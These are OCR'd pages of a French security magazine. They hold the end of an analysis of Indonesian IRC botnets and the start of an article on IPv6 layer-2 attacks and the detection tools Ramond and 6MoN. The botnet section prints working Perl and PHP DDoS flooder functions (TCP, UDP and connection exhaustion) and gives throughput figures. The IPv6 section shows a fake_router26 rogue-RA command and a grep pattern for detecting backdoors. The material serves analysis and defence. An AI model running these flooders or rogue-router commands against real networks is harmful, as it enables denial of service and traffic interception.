      $cur_time = time - $itime;
      last if $cur_time >= $ftime;
      $t="SOCK$l";
      socket($t,PF_INET,SOCK_STREAM,$proto);
      connect($t,$pa)||$j--;
      $j++;
      $l++;
   }
   $l=0;
   while ($l<1000){
      $cur_time = time - $itime;
      last if $cur_time >= $ftime;
      $t="SOCK$l";
      shutdown($t,2);
      $l++;
   }
}
```

Une des techniques qui permet de survive à ce genre d'attaque est de contrôler et restreindre le nombre de connections autorisées par clients. On peut aussi utiliser sur Apache le **mod_reqtimeout** afin de limiter la durée de vie de ces sessions inactives.

Sur le **[SAMPLE9]**, on retrouve un flooder classique qui envoie du random après la connexion, mais dès qu'on droppe une des nouvelles sessions, l'attaque s'arrête.

```
function tcpflood($host,$packets,$packetsize,$port,$delay)
{
   $this->privmsg($this->config['chan'],"[\2TcpFlood Started!\2]");
   $packet = "";
   for($i=0;$i<$packetsize;$i++)
      $packet .= chr(mt_rand(1,256));
   for($i=0;$i<$packets;$i++)
   {
      if(!$fp=fsockopen("tcp://".$host,$port,$e,$s,5))
      {
         $this->privmsg($this->config['chan'],"[\2TcpFlood\2]: Error: <$e>");
         return 0;
      }
      else
      {
         fwrite($fp,$packet);
         fclose($fp);
      }
      sleep($delay);
   }
   $this->privmsg($this->config['chan'],"[\2TcpFlood Finished!\2]: Config -
   $packets pacotes para $host:$port.");
}
```

Au tour du flooder UDP du **[SAMPLE4]** maintenant. UDP s'affranchissant des problèmes de latence, l'attaque est très efficace. On subit un afflux de paquets UDP sur le port de son choix, ce protocole étant sans état, il n'y a rien que l'on puisse faire localement, le travail de protection devra être réalisé en amont chez son prestataire.

Côté détection, c'est assez simple, il est effectivement assez rare de recevoir des tombereaux de paquets remplis uniquement de «AAAA».

```
sub udpflooder {
   my $iaddr = inet_aton($_[0]);
   my $msg = 'A' x $_[1];
   my $ftime = $_[2];
   my $cp = 0;
   my (%pacotes);
   $pacotes{icmp} = $pacotes{igmp} = $pacotes{udp} = $pacotes{o} = $pacotes{tcp} = 0;
   socket(SOCK1, PF_INET, SOCK_RAW, 2) or $cp++;
   socket(SOCK2, PF_INET, SOCK_DGRAM, 17) or $cp++;
   socket(SOCK3, PF_INET, SOCK_RAW, 1) or $cp++;
   socket(SOCK4, PF_INET, SOCK_RAW, 6) or $cp++;
   return(undef) if $cp == 4;
   my $itime = time;
   my ($cur_time);
   while ( 1 ) {
      for (my $porta = 1; $porta <= 65000; $porta++) {
         $cur_time = time - $itime;
         last if $cur_time >= $ftime;
         send(SOCK1, $msg, 0, sockaddr_in($porta, $iaddr)) and $pacotes{igmp}++;
         send(SOCK2, $msg, 0, sockaddr_in($porta, $iaddr)) and $pacotes{udp}++;
         send(SOCK3, $msg, 0, sockaddr_in($porta, $iaddr)) and $pacotes{icmp}++;
         send(SOCK4, $msg, 0, sockaddr_in($porta, $iaddr)) and $pacotes{tcp}++;
         for (my $pc = 3; $pc <= 255;$pc++) {
            next if $pc == 6;
            $cur_time = time - $itime;
            last if $cur_time >= $ftime;
            socket(SOCK5, PF_INET, SOCK_RAW, $pc) or next;
            send(SOCK5, $msg, 0, sockaddr_in($porta, $iaddr)) and $pacotes{o}++;
         }
      }
      last if $cur_time >= $ftime;
   }
   return($cur_time, %pacotes);
}
```

Le **[SAMPLE9]** en PHP est plus compliqué à détecter, car celui-ci varie les ports de destination et les données qu'il envoie de façon totalement aléatoire. Seule une détection sur consommation de la bande passante peut être mise en place.

```
function udpflood($host,$packetsize,$time) {
       $this->privmsg($this->config['chan'],"[\2UdpFlood Started!\2]");
       $packet = "";
       for($i=0;$i<$packetsize;$i++) { $packet .= chr(mt_rand(1,256)); }
       $timei = time();
       $i = 0;
       while(time()-$timei < $time) {
              $fp=fsockopen("udp://".$host,mt_rand(0,6000),$e,$s,5);
       fwrite($fp,$packet);
       fclose($fp);
              $i++;
       }
       ...
```

Que peut-on attendre des performances d'un de ces zombies ? Après tout, ce n'est qu'un simple script.

Le souci c'est que ces zombies sont des serveurs web. Contrairement à un zombie « malware » qui serait sur un PC à la maison, l'uplink n'est pas bridé. Il n'est pas rare de nos jours d'avoir une connexion de 100Mbits/s derrière ces serveurs. Prenons quelques mesures.

L'environnement de test est constitué d'un seul BOT visant un seul serveur, le tout connecté en gigabit avec

une latence de 70ms entre le BOT et le serveur victime. Les trames Ethernet sont standards avec un MTU de 1500 bytes.

Voici quelques statistiques du flux qu'un BOT est capable de produire :

	[SAMPLE4] Perl	[SAMPLE9] PHP
Udpflood	654 Mbits/sec 98 Kpackets/sec	933 Mbits/sec 106 Kpackets/sec
Tcpflood	35 Kbits/sec 61 packets/sec 1000 con. sessions	1.8 Mbits/sec 264 packets/sec 15 syn/sec
Httpflood	70Kbits/sec 116packets/sec 980 Hits/sec	N/A

On le voit avec ces quelques chiffres, même si ces serveurs ne sont connectés qu'en 100Mbits, un botnet de 10 « bonnes » machines floodant en UDP suffit amplement pour saturer un uplink internet gigabit. Et c'est d'ailleurs ce qui se passe, pas la peine de compromettre trop de serveurs d'un coup. Sur le chan #DdOs de la team sUxCrew, le botmaster se contente seulement 10 zombies de choix.

```
2014-01-02 18:22:40     -->     gembelj (~XXXX@XXX.XXXXX.org) has joined #DdOs
2014-01-02 18:22:40     --      Nicks #DdOs: [[M][sUx]068 [M][sUx]181 [M]
[sUx]321 [M][sUx]332 [M][sUx]443 [M][sUx]526 [M][sUx]587 [M][sUx]713 [M]
[sUx]740 [M][sUx]799 gembelj kidnap mild Suicide]
2014-01-02 18:22:40     --      Channel #DdOs: 14 nicks (0 ops, 0 halfops, 0
voices, 14 normals)
2014-01-02 18:22:43     --      Mode #DdOs [+snt]
```

La question suivante est de savoir quelle est la taille réelle et donc la puissance potentielle de ces botnets. Sur les serveurs IRC, il est rare d'atteindre les 100 zombies actifs simultanément par channel, les botmasters déconnectant régulièrement les zombies inutilisés. Il y a évidemment les stats au niveau des serveurs IRC qui montent jusqu'au millier et qui peuvent donner des indices. Mais cela ne présume pas de la taille réelle de ces botnets.

```
09:10:56          sux.ircteam.com  -- | Current Local Users: 67  Max: 122
09:10:56          sux.ircteam.com  -- | Current Global Users: 118  Max: 1165
```

BotNet de la team Maquiecious. En vert, les nœuds opérationnels au 1er janvier 2014.


En faisant quelques recherches pour cet article, j'ai découvert un log d'injections d'un botnet opéré par la team indonésienne « Maquiecious ». Ce log contenait les références de 1528 serveurs injectés via WordPress de mi-novembre à fin décembre 2013. Au 1er janvier, 923 de ces serveurs avaient toujours leur backdoor opérationnelle.

9 Un genre de FNAC

Comment cela fonctionne si on veut accéder directement à la puissance d'un de ces petits botnets ? Après tout, c'est un travail à plein temps et tout le monde n'a pas la patience ni les compétences de créer et maintenir le sien. Pour reprendre l'exemple vu précédemment, intéressons-nous encore aux pratiques de monsieur « ByZ » de la team Toolsb0x. Celui-ci revend le plus simplement du monde l'accès à ces zombies au travers de son site web d'e-commerce **www.toolsb0x.com**. Le site est hosté par Take 2 Hosting aux États-Unis et le registrant du domaine est lui, évidemment en Indonésie. La relation est évidente comme l'indique la page « Teams » du site, on y retrouve notre opérateur botnet en tant que modeste CEO :


```
Here is a leadership structure toolsb0x :
Mr. Byz (Toolsb0x Ceo ; Since 2007 until present)
Mr. Jatimhackercrew ( Chairman of the programming field ; Since 2007 until present)
Mr. Louiz Goto (Head of toolsb0x finance; Since 2013 )
Mrs. Catreen (Head of toolsb0x production; Since 2013)
Mr. Wau (Head of toolsb0x sellers; Since 2013)
Mr. r00t0 (Head of toolsb0x investement; Since 2013)
Mr. Farhan Ajebole (Head of toolsb0x customer service; Since 2013)
```

Cette équipe propose les accès des serveurs au détail. Il en coûte au détail 5$ par serveur. Le client a le choix du TLD.



Achat d'un accès shell au détail.

Le paiement peut s'effectuer via Western Union, Perfect Money et Wallet Reserve, trois services de virement internationaux. Et malgré la fin des soldes, on peut aussi acheter directement un bundle, donnant accès à un des comptes e-mail de reporting. Cet e-mail est supposé recenser les références de 3863 machines et est monnayé 350$. Dans ces 3800 références datant de plus de six mois, combien de machines sont encore actives ou en double ? Dur de le savoir.




Achat d'un bundle de références.

Mais ce n'est pas tout, à l'instar de la Fnac, monsieur « Byz » propose aussi un minimum de support :

```
I have bought tool but tool damaged, what should I do?
You can wait until server automatically resend you new tool, it takes between
2 - 30 minutes

You can send email to no_reply@toolsb0x.com for refund.
  commands : REFUND FOR CPANEL#http://brokencpanel.com/cpanel or REFUND FOR
SHELL#http://brokenshell.com.shell.php our server automatically will respond
your request. ex FALSE
  commands : REFUND for shell http://brokenshell.com/shell.php / refund shell
/ REFUND http://brokenshell.com/shell.php / REFUND BROKEN SHELL. Our server
cant respond wrong commands. Warning : no_reply@toolsb0x.com is automail. This
mailbox is not monitored and you will not receive a response.

You can contact us by contact menu.
  Warning : we do not sell tools for lifetime. If any products is bad, please
follow the instructions above, we will replace it just with in 30 minutes
after buying not after this period of times.
```



Support par SMS de la team Toolsb0x.

Il propose aussi un numéro de SMS pour toutes questions additionnelles, ce qui confirme une fois du plus via le préfixe que cette team est indonésienne. La crise ne touche pas tout le monde.

10 DDos Amer...

On vient de le voir, ces scripts et ces teams, qui semblent être systématiquement indonésiennes, visent principalement des serveurs LAMP (Linux, Apache, MySQL et PHP) que l'on peut retrouver en France sur les offres de Dedibox ou OVH. Sur ces serveurs, les CMS tels que WordPress ou Joomla sont les cibles privilégiées pour les injections. Il est cependant simple de bloquer ces scripts avec quelques pratiques de sécurité déployées en entreprise.

Ne pas permettre l'accès direct en sortie aux serveurs et encore moins en entrée sur des ports non prévus. Cela évitera d'être connecté sur l'IRC ou encore pire à servir de Bouncer voire de serveur IRC.

Surveiller les flux mails. Cela peut être problématique de bloquer le mail en sortie. D'autant plus que depuis PHP 5.4, il n'y a plus de safe mode. Les fonctions d'exécutions et **`mail()`** ne peuvent plus être bridées.

Une injection réussie conduira systématiquement à un shell exploitable qui peut spammer.

Un simple schedule quotidien recherchant un GIF maquillé permettra d'être alerté rapidement en cas de présence d'une backdoor. **`grep`** et **`find`** permettent ceci :

```
find /var/www -name "*.php" -type f -exec grep -Pzo -l
"(?s)^GIF89.+eval\s*\(" {} \;
```

D'une manière générale, la mise en place d'une alerte sur l'apparition de fichiers contenant les fonctions **`eval()`** ou **`base64_decode()`** sera une bonne solution, simple et efficace.

Enfin la dernière règle, bien que celle-ci soit la plus compliquée à suivre : s'informer des failles applicatives et maintenir ses applications à jour régulièrement.

Côté DdoS, seules les attaques TCP et HTTP pourront être mitigées localement efficacement. Cela nécessitera de toute façon une préparation pour mettre en place une détection efficace. Le Flux UDP reste le problème principal, mais ne pourra pas être combattu localement.

Le DDoS a encore de beaux jours devant lui ! ■

REMERCIEMENTS

Merci aux teams indonésiennes pour tous ces moments et merci à Thomas et Gaëtan pour leur relecture et leurs conseils.

RÉFÉRENCES

- [AVCaesar] http://avcaesar.malware.lu/
- [TOOL1] https://github.com/Th4nat0s/Chall_Tools/blob/master/phpeval.py
- [TOOL2] http://ddecode.com/phpdecoder/
- [SAMPLE1] f7f0aac35c5472ce3fd8cbf411430c39
- [SAMPLE2] 720ab44baa852a6a17cad92b66285129
- [SAMPLE3] acbc478b53b121d0b87718adc78d0ea3
- [SAMPLE4] c44a93be817cbf7a29c42e3d094d00b5
- [SAMPLE5] a3f7559445af08da76826f6f04a41e18
- [SAMPLE6] 6e8a24584fbff0b339e399b3b067ba70
- [SAMPLE7] ae62f934a96e66fdcfd677875f298a26
- [SAMPLE8] 8aeaf465a5131859542f36d80c4c123c
- [SAMPLE9] 15cf91feb90c53c3cf76b9e5d77d77c5
- [SAMPLEa] bc2b883cbfa674c60b59cdd0295348c1
- [VULN1] http://osvdb.org/show/osvdb/87392/
- [VULN2] http://osvdb.org/show/osvdb/83030/

création agence Comellink - crédit photo : Hedge

PROTECTIONS DE COUCHE 2 CONTRE LES ATTAQUES VISANT LES RÉSEAUX IPV6

Anas Chanaa – aca@intrinsec.com

Erwan Péton – epn@intrinsec.com

mots-clés : IPV6 / DÉTECTION D'ATTAQUE / COUCHE LIAISON / MONITORING

Les communications utilisant le protocole IPv6 sur Internet représentent un taux très minime de l'ensemble des communications. À titre d'exemple, les utilisateurs accédant à Google en IPv6 ne représentent que 1,78% de l'ensemble des connexions [1]. Cependant, ces communications sont souvent présentes dans la majorité des réseaux internes, soit d'une manière officielle, et cela après déploiement du protocole par les administrateurs, soit sous forme de trafic « non officiel » utilisant les adresses générées automatiquement par les nœuds du réseau. Ce dernier cas est souvent négligé par les administrateurs, même s'il peut être source d'attaques contre le réseau. Dans cet article, nous allons présenter quelques types d'attaques auxquelles les réseaux IPv6 sont vulnérables, ainsi que différents outils de protection et de supervision permettant de réduire le risque contre ces attaques.

1 Introduction

La présence du protocole IPv6 dans les réseaux internes n'est pas négligeable. Cela est dû à l'activation par défaut de la pile IPv6 sur tous les OS, ainsi qu'au fait que le protocole repose sur une logique « plug & play ». Cette philosophie est traduite par les mécanismes d'auto-configuration qui donnent aux machines une certaine autonomie. Cette caractéristique du protocole a des effets à double tranchant. En effet, elle permet à la fois un gain de temps et d'effort considérable, mais complexifie la sécurisation et la supervision du comportement du réseau.

2 Présentation des messages malveillants et leurs impacts

Le protocole ICMPv6 (RFC 4443) définit cinq nouveaux types de messages permettant l'échange d'informations entre les différents nœuds du réseau. Ces messages sont utilisés par les protocoles associés à IPv6 comme les protocoles *Neighbor Discovery Protocol* (NDP) et *Duplicate Address Detection* (DAD). Ces messages, et ceux utilisés par le protocole DHCPv6, peuvent être utilisés pour réaliser des attaques de type MITM (*Man-in-the-middle*) ou DoS (*Denial of service*).

2.1 Message RA « Router Advertisement »

2.1.1 Présentation du message

Les messages RA utilisés par le protocole NDP, sont envoyés par les routeurs afin de fournir aux hôtes différentes informations nécessaires à leur bon fonctionnement sur le réseau comme :

- l'adresse Mac du routeur ;
- la MTU ;
- le préfixe global.

Ces messages sont envoyés en réponse aux messages RS (*Router Solicitation*), ou automatiquement à intervalle régulier. Ce dernier est configurable selon le matériel ou logiciel utilisé.

2.1.2 Impacts des messages RA malveillants

Des messages RA spécialement conçus peuvent être utilisés afin de mettre en place une attaque de type MITM. La première phase de l'attaque est d'envoyer des messages RA avec le champ **`Prf`** (*Default Router Preference*) positionné à **`HIGH`**. Lors de la réception de ces messages par les nœuds du réseau, ces derniers vont considérer la machine de l'attaquant comme routeur par défaut possédant la priorité la plus élevée. La deuxième phase consiste à invalider le routeur légitime. Pour ce faire, l'attaquant envoie des messages RA en « spoofant » l'adresse du routeur légitime et en positionnant le champ **`Router Lifetime`** à **`0`**.

L'envoi de ces deux messages à intervalle régulier permet l'altération du « neighbor cache » de l'ensemble des nœuds du réseau (ce qui correspond au cache ARP dans un réseau IPv4).




Fig. 1 : Schéma d'attaque MITM en utilisant les messages RA.

Sans chercher à effectuer une redirection de flux, l'attaquant peut se contenter d'envoyer des messages RA avec le champ **`Router Lifetime`** à **`0`** en « spoofant » l'adresse IP du routeur légitime pour réaliser une attaque par déni de service. Dès la réception des messages « spoofés », les hôtes du réseau vont supprimer le routeur par défaut de la table de routage et ne seront plus capables d'établir des communications vers l'extérieur de leur réseau local.

Pour les deux cas d'attaques à base de messages RA, plusieurs outils peuvent être utilisés, parmi eux :

- **`fake_router6`** (MITM) ;
- **`kill_router6`** (DOS).

Les deux outils appartiennent à la célèbre suite THC-IPv6 **[2]**.




Fig. 2 : Schéma d'attaque DOS en utilisant les messages RA.

2.2 Messages « Neighbor Advertisement »

2.2.1 Présentation du message

Les messages NA peuvent être envoyés par tous les nœuds. Ces messages sont envoyés en réponse aux messages NS (*Neighbor Solicitation*).

Ce type de message est utilisé par le protocole NDP (*Neighbor Discovery Protocol*) pour la résolution d'adresses MAC, cette procédure remplace la résolution des adresses MAC réalisée par le protocole ARP. Le protocole DAD (*Duplicate Address Detection*) utilise aussi les messages NA afin de détecter d'éventuels conflits d'adresses suite au mécanisme d'auto-configuration sans état des adresses IPv6 SLAAC (*Stateless Address Autoconfiguration*) **[3]**.

2.2.2 Impacts des messages NA malveillants

Les informations envoyées grâce aux messages NA, notamment l'adresse MAC, facilitent la mise en œuvre d'attaques MITM. En effet, un attaquant peut « spoofer » les messages NA à destination du routeur et de la cible pour effectuer une redirection de flux.




Fig. 3 : Schéma d'attaque MITM en utilisant les messages NA.

Les messages NS sont utilisés par le protocole DAD afin qu'une machine puisse vérifier si l'adresse qu'elle souhaite s'attribuer (grâce au mécanisme d'auto-configuration), n'est pas déjà utilisée dans le réseau. Il est possible pour un attaquant de répondre à tous les messages NS pour annoncer qu'il possède déjà cette adresse. Cela provoque un DoS sur les machines se connectant au réseau, puisque la machine ne pourra pas s'attribuer une adresse IP et par conséquent, ne pourra pas réaliser des communications internes ou externes.




Fig. 4 : Schéma d'attaque DOS en utilisant les messages NA.

2.3 Messages DHCPv6

2.3.1 Présentation des messages

Les nœuds appartenant à un réseau IPv6 peuvent être autoconfigurés de deux manières différentes. La première méthode consiste à utiliser le préfixe figurant dans les messages RA envoyés par le routeur. Ce préfixe permettra de générer une adresse IPv6 globale qui permettra à la machine de communiquer en dehors de son réseau local. La deuxième méthode repose sur l'envoi d'une demande de configuration réseau aux serveurs DHCPv6. La communication entre le client et le serveur DHCPv6 utilise les mêmes messages que ceux utilisés par DHCPv4 (liste non exhaustive) :

- Solicit : message émis par un client pour localiser un serveur DHCPv6 ;
- Advertise : message émis par un serveur DHCPv6 en réponse à un message Solicit ;
- Request : message de demande de configuration émis par un client ;
- Reply : message émis par un serveur contenant des informations liées à la configuration réseau d'un client suite à la réception d'un message Request.

2.3.2 Impacts des messages DHCPv6 malveillants

La communication entre le client et le serveur DHCPv6 s'effectue en utilisant le protocole de transport sans état UDP. Un attaquant peut répondre aux messages « Solicit » et « Request » en fournissant de fausses informations rendant la machine inaccessible ou permettant de réaliser d'autres attaques telles que la redirection des flux DNS.

Des attaques peuvent aussi être réalisées en se positionnant en tant que client, et cela par l'envoi de plusieurs messages « Solicit » avec différentes adresses Mac afin de consommer toute la plage d'adresses distribuée par le serveur. Cela causera une fuite d'adresses IPv6 ainsi que la consommation des ressources matérielles du serveur DHCPv6.

3 Présentation des outils de détection d'attaques

Dans cette partie, trois outils Open Source vont être présentés, Ramond, 6MoN et NDPMon. Ce dernier va être présenté plus en détail. L'objectif de cette partie est de donner un aperçu sur l'état de maturité actuel des outils open source.

3.1 Ramond

Ramond (*Router Advertisement Monitoring Deamon*) est un outil de détection de messages RA malveillants basé sur Rafixd. Ramond permet à l'utilisateur d'exécuter des actions comme la création de logs ou l'envoi d'e-mails à l'administrateur suite à la détection d'un message RA malveillant.

En plus, des mécanismes d'alerte, Ramond envoie des messages pour invalider les informations diffusées par un attaquant.

Les règles de détection ainsi que les actions à réaliser sont spécifiées dans le fichier de configuration passé en argument lors de l'exécution de Ramond. L'outil permet de détecter trois types de messages RA malveillants :

- Messages RA visant à invalider le routeur légitime contenant un champ **`Routeur Lifetime`** égal à **`0`** ;
- Messages RA contenant un préfixe malveillant ;
- Messages RA envoyés par des routeurs non légitimes même s'ils ne contiennent pas de préfixe.

Exemple de fichier de configuration **`ramond.conf`** :

```
<?xml version="1.0" encoding="ISO-8859-15"?>
<!DOCTYPE ramond SYSTEM "ramond.conf.dtd">
<ramond>
```

```
<!-- All Routers Mac List -->
<mac-list name="legitimes">
 <entry>00:11:22:33:44:55</entry>
 <entry>00:11:22:33:44:66</entry>
</mac-list>

<!-- Préfixes légitimes -->
<rule mac="legitimes" lifetime="0">
 <execute>/bin/echo "Legitimate router killed"</execute>
</rule>
<rule mac="legitimes" prefix="2001:5b1:c00:f000::/64">
 <!-- do nothing -->
</rule>

<!-- Préfixes malveillants -->
<rule prefix="::/0">
 <execute>/bin/echo "Rogue RA with unknown prefix was detected"</execute>
 <clear></clear>
</rule>
<!-- Cette règle s'applique sur tous les messages RA même ceux qui ne
contiennent pas de préfixe-->
<rule>
 <execute>/bin/echo "Rogue RA was detected"</execute>
 <clear></clear>
</rule>
</ramond>
```

L'outil **fake_router26** de la suite THC-IPv6 peut être utilisé pour envoyer des messages RA malveillants :

```
# fake_router26 -A dead:beef:dead:beef::/64 eth0
Startingadvertise router (Press Control-C to end) ...
```

Après la réception des messages malveillants par Ramond, ce dernier affiche l'adresse IPv6 de la machine de l'attaquant puis exécute les actions indiquées par l'utilisateur dans le fichier de configuration. Ensuite, il envoie un message RA en « spoofant » l'adresse de l'attaquant afin de l'invalider auprès des nœuds du réseau.

```
# ramond -c ~/ramond.conf -d
2013-08-02-15-11-40: {1} Loading configuration from '/home/dev/ramond.conf'
2013-08-02-15-11-40: {1} Loaded 4 rules
2013-08-02-15-11-40: {1} -- starting --
2013-08-02-15-11-40: {1} -- opening socket --
2013-08-02-15-11-40: {3} -- listening --
2013-08-02-15-11-45: {3} received a packet from fe80::a00:27ff:fe34:e705%eth0
2013-08-02-15-11-45: {3} Matched rule 3
2013-08-02-15-11-45: {4} Executing actions
2013-08-02-15-11-45: {4} executing: '/bin/echo "Rogue RA with unknown prefix
was detected"'
2013-08-02-15-11-45: {4} Clearing route
2013-08-02-15-11-45: {3} -- listening --
```

Comme le montre la capture suivante, afin d'invalider le routeur malveillant, Ramond envoie un message RA avec le champ **Router Lifetime** à **0** en utilisant l'adresse IP de la machine de l'attaquant.

Ramond est un outil facile à mettre en place et à configurer. Cependant, la détection d'un seul type de paquet malveillant ne permet pas de garantir un bon niveau de sécurité. De plus, l'affichage des messages indiquant la présence de paquets malveillants au niveau de la console rend la tâche de supervision très fastidieuse, ce qui limite fortement l'intérêt de l'outil.

3.2 6MoN

6MoN est un outil de monitoring qui propose une interface web facilitant la supervision des nœuds et des alertes survenues après détection de paquets malveillants circulant sur le réseau. En plus des fonctionnalités relatives à la détection de paquets IPv6 malveillants, 6MoN implémente d'autres fonctionnalités comme la supervision des requêtes ARP et des serveurs DHCP utilisant IPv4.




Fig. 6 : Accueil et fonctionnalités de 6MoN.

Grâce aux informations d'auto-configuration envoyées en multicast par les nœuds sur le réseau, 6MoN permet à l'administrateur du réseau d'avoir une vision globale et en temps réel sur les nœuds appartenant à son réseau. Utiliser les messages multicast est particulièrement intéressant, car la détection de machines appartenant à un réseau IPv6 de préfixe /64 (ce qui peut être comparé au /24 dans les réseaux IPv4) peut s'avérer fastidieuse et coûteuse en termes de temps et de ressources matérielles.




Fig. 7 : Interface d'affichage et de gestion des nœuds du réseau.




Fig. 5 : Détail du message d'invalidation envoyé par Ramond.




Fig. 8 : Interface de configuration.

Contrairement à Ramond, la configuration de 6MoN est réalisée via son interface web, ce qui facilite sa mise en place.

6MoN peut être intégré facilement dans un réseau complexe comportant plusieurs VLAN. En effet, l'outil effectue une analyse de Tag VLAN afin de permettre à l'administrateur d'attribuer des actions spécifiques en prenant en considération le Tag du VLAN et le type d'attaque. Les actions proposées par 6MoN sont :

- Notification : ajout de log au fichier de journalisation ;
- Mitigation : envoi de messages permettant l'invalidation des informations envoyées par l'attaquant ;
